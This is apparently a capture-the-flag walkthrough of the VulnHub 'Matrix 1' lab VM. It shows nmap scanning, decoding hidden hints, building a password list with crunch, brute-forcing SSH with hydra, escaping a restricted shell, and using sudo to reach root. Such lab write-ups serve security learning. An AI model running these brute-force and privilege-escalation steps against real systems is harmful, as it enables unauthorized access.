

VM: <https://www.vulnhub.com/entry/matrix-1,259/#download>




┌──(root💀kali)-[/home/kali/Downloads]


└─# nmap -A 192.168.21.143




<http://192.168.21.143/>



<http://192.168.21.143:31337/>



We take a look at the source code of the web service running on port 31337 and find a base64 encoded string.




Output:

ZWNobyAiVGhlbiB5b3UnbGwgc2VlLCB0aGF0IGl0IGlzIG5vdCB0aGUgc3Bvb24gdGhhdCBiZW5kcywgaXQgaXMgb25seSB5b3Vyc2VsZi4gIiA+IEN5cGhlci5tYXRyaXg=

We decode the base64 encoded string and find a hint to that is related “Cypher.matrix”.

┌──(root💀kali)-[/home/kali/Downloads]


└─# echo "ZWNobyAiVGhlbiB5b3UnbGwgc2VlLCB0aGF0IGl0IGlzIG5vdCB0aGUgc3Bvb24gdGhhdCBiZW5kcywgaXQgaXMgb25seSB5b3Vyc2VsZi4gIiA+IEN5cGhlci5tYXRyaXg=" | base64 –d



Output:

echo "Then you'll see, that it is not the spoon that bends, it is only yourself. " > Cypher.matrix

<http://192.168.21.143:31337/Cypher.matrix>





download the file

We take a look at the content of the file and find “brainfuck” encoded string.


┌──(root💀kali)-[/home/kali/Downloads]

└─# cat Cypher.matrix



  
We decode the brainfuck encoded string using this site here and find an incomplete password for the user “guest”.

<https://www.splitbrain.org/_static/ook/>




Output:

password k1ll0rXX


┌──(root💀kali)-[/home/kali/Downloads]

└─# crunch 8 8 -t k1ll0r%@ -o dict.txt



┌──(root💀kali)-[/home/kali/Downloads]

└─# hydra -l guest -P dict.txt 192.168.21.143 ssh




login : guest

password k1ll0r7n

┌──(root💀kali)-[/home/kali/Downloads]

└─# ssh [guest@192.168.21.143](mailto:guest@192.168.21.143)




guest@porteus:~$ ls


guest@porteus:~$ $PATH

guest@porteus:~$ echo /home/guest/prog/\*

guest@porteus:~$ echo $SHELL




guest@porteus:~$ vi



guest@porteus:~$ export SHELL=/bin/bash:$SHELL

guest@porteus:~$ export PATH=/usr/bin:$PATH

guest@porteus:~$ sudo –l



guest@porteus:~$ export PATH=/bin:$PATH

guest@porteus:~$ sudo su

root@porteus:/home/guest# cd /root

root@porteus:~# ls

root@porteus:~# cat flag.txt

